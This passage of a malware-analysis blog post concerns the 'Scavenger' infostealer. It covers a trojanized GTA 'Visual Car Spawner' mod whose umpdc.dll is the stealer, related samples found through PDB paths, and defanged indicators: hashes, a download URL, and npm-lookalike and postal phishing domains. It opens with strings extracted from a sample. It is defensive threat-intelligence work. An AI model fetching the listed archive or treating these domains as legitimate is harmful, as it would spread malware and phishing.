~.}.Jz.\....L?:).[.g.M.T.......a
SbieDll.dll
[.V.Jy!^...DU{aj.V..e#..x......a
SCVNGR
TMP
Dumper.dll
/c/k2
N63r2SLz
qemu
n.}.Jz.\....k#6!.:..e#..x......a
n.k.Fu=Mn.k.Fu=M....p(UD....p(UD
CoUninitialize
\explorer.exe
CoInitializeEx
TMP
SxIn.dll
```

shell32.dll	next_to_match

The blanks can be filled in using the debugger method from earlier. In the next figure is the first of the next stage payload hosting strings. [cyb3rjerry](#) grabbed all the next stage hosting and c2 hostnames from all the files I was able to find. Please go fetch the complete set of network IOCs from that blog linked up at the top here.



Odds and Ends

The following is a ZIP archive collected from a GTA gamer website on 2025-07-03. This is supposed to be a game mod called “Visual Car Spawner”. The filename of the `scavenger` DLL inside the archive is `umpdc.dll`. This is presumably masquerading as some game cheat/mod DLL. The following figure shows the file heirarchy inside of the archive.

```
ZIP: e131d7ac201384552c90a8a45aea68d7fa9825fecfe0fb0b98668cf1c6e331ac
Filename: 1743451692_Visual%20Car%20Spawner%20v3.4.zip
URL:
hxxps[://]fileservice[.]gtainside[.]com/fileservice/downloads/ftpk/1743451692_Visual%20Car%20Spawner%20v3.4.zip

DLL: 90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
Filename: umpdc.dll
```

Threat	Name	Format	Files	Size
0 –	da39a3ee5e6b4b0d3255bfef95601890afd80709 DRAG ALL FILES INTO GAMEFOLDER.txt	None/None	1	–
10 Win64.Infostealer.Scavenger	ca2f9a53a33a52ed28bb71b4fb65a4c01e875563 umpdc.dll	PE+/Dll	2	1.1 MB
–	cfa52c22f72ea7c0de673aec8953f6de9f878fe9 cleo/cleo_text/CarNames.fxt	Text/None	1	251 Bytes
–	8e22998f1dfade5f0214025d7badc65d5ee6284b cleo/SearchCars.ini	Text/None	1	31.9 KB
–	5502b0e7899dfb599a04ebdd751f53c5d2f7ac37 cleo/VCS.ini	Text/None	1	360 Bytes
3 –	c0e1fd15af31df3dc335b1f090ca28e84cd01910 cleo/CarColors.ini	Text/None	1	3.2 KB
3 –	e870de90a3da902e8a7cae29f9e010aa837a1ab1 cleo/UnloadTXD.s	Binary/None	1	17.9 KB
–	03c445a2e0fc7af4efa5fc6c0e449f80551dacfc Readme Visual Car Spawner v3.3 ENG.txt	Text/None	1	5.0 KB
–	e0bc09a9174efd90d8ddef798365b7f3f3bac422 Readme Visual Car Spawner v3.3 RUS.txt	Text/None	1	4.8 KB
–	21eefadff7ead418a85521f11d56436e9b5956f5 cleo/VCS v3.0.cs	Binary/None	1	420.2 KB
–	3c72855b14e78a35c7274d913824ada6ca046312 models/txd/VCS.txd	Binary/None	1	4.5 MB
0 –	4260284ce14278c397aaf6f389c1609b0ab0ce51 umpdc.dll/binary_layer/resource/RT_MANIFEST/2:1033	Text/XML	1	381 Bytes

1 12 Results

Related Files at Low Confidence

Pivoting on the PDB path string that cyb3rjerry found in one payload, I stripped it down to just the folder named X on the adversary's desktop: `C:\\Users\\user\\Desktop\\X\\`. There were quite a few files with this in the PDB strings. One is called `RanHax(Farel)Multi-Tool.exe` and the rest have the same filename as the sample collected from the GTA game/mod website: `umpdc.dll`. The figure below shows these files all together.

```
EXE: d5a665f83eb6d52950bd79818b002e1a46bd849ac67a1f68499f6f86c25eab75
Filename: RanHax(Farel)Multi-Tool.exe
PDB Path: C:\Users\User\Desktop\x\TRAINER\RanHax(Farel) Multi-
Tool\RanHax(Farel)Multi-Tool\Release\RanHax(Farel)Multi-Tool.pdb
```

DLL: 0a5b89f76f0a811da90fbc2d7f98cf8d055285062eca4e69f6af08f9056213f5
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f853e6
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56c5e3
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4dd18
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b38c95
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: 93638e3b79c8d5bb278af76f1d48918332f56e14565851ad160f3bc8d443bb9c
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3a2ec
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\TRAINER\INTERNAL C++ FAREL AUTO UPDATE\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

DLL: ea8dff6054830d0cf7423c132f94bd74445f49037a20170b3f1e240ecb6a6ecc
Filename: umpdc.dll
PDB Path: C:\Users\User\Desktop\x\INTERNAL C++ FAREL AUTO UPDATE\Release\umpdc.pdb

Name	Format	Files	Size
28b561d965b3a9af95619537c94d27899a8b777f6eb1f8afd01c348e4a56... umpdc.dll	PE/Dll	2	372.5 KB
b518f295977bf944ad57ee220eac6a6e35a02e05af760962a8d1b9a6eaf3... umpdc.dll	PE/Dll	2	375 KB
bbf2261adf8e2bdbed9d8899f416f31ae1fe9f190f695220f36f4c24ff3d2f86 umpdc.dll	PE/Dll	2	357 KB
038237a2df79514f2f804083ac2bd4db30c6988f umpdc.dll	PE/Dll	2	369 KB
0c893e41a710c952619715a99f55dbf12773f681e44a8a569ad7f0f706f85... umpdc.dll	PE/Dll	2	367.5 KB
70853fc94ba445245cb2a7f52dea42756347e29d04ad8391941760cb39b... umpdc.dll	PE/Dll	2	370.5 KB
916dd817de9e8e2e052a25b28821efafc332b0d6 umpdc.dll	PE/Dll	2	373.5 KB
40f9d13ef565f54ea5e3e4d01097435de308a781206e08746cac49435ce4... umpdc.dll	PE/Dll	2	357 KB
33c847bcbf1b56d6df88ef3c9dec521c06de82a6 umpdc.dll	PE/Dll	2	370.5 KB
1ee46150fd709a94236bc68d07a7c6cd6426e768 RanHax(Farel)Multi-Tool.exe	PE/Exe	3	86.5 KB

Infrastructure Analysis: Domains

Pivoting on the known next stage and command and control domain indicators, the following additional indicators were found. First is an `@yandex[.]ru` email address found in the WHOIS data for `datalytica[.]su`. Next, are three domains that are related in multiple ways: `npnjs[.]com`, `prod01-npmjs[.]com`, and `dieorsuffer[.]com`. Additionally, `npnjs[.]com` is known to have been used in the NPM phishing attack. This indicates that `prod01-npmjs[.]com` may also be related to the phishing attack. They are related by:

1. Sharing the same Cloudflare DNS pair indicating they may be under the same user account: `CASH.NS.CLOUDFLARE[.]COM` & `NELCI.NS.CLOUDFLARE[.]COM`
2. Registered with NameSilo
3. Contain the string `npm`

```
dieorsuffer[.]com
npnjs[.]com
prod01-npmjs[.]com
```

The following domains are related by the Cloudflare DNS server pair `carlane.ns.cloudflare[.]com` & `ruben.ns.cloudflare[.]com` as well as being registered with NameSilo. These are all various phishing domains with a postal service nexus. These domains are related to `scavenger` at very low confidence.

```
anpost-ie[.]top
biz-itapost[.]top
ie-anpost[.]top
italiane-poste[.]top
mypost-gob[.]top
poste-italiane[.]top
uspsmypost[.]top
```

Infrastructure Analysis: IP Address

Most of the IP addresses used in this campaign are behind Cloudflare except for one: `45.9.149[.]210`. This IP is related to the following hostnames via passive DNS resolutions that are contemporaneous with the campaign.

```
firebase[.]su
dieorsuffer[.]com
tmpl.rdntocdns[.]com
```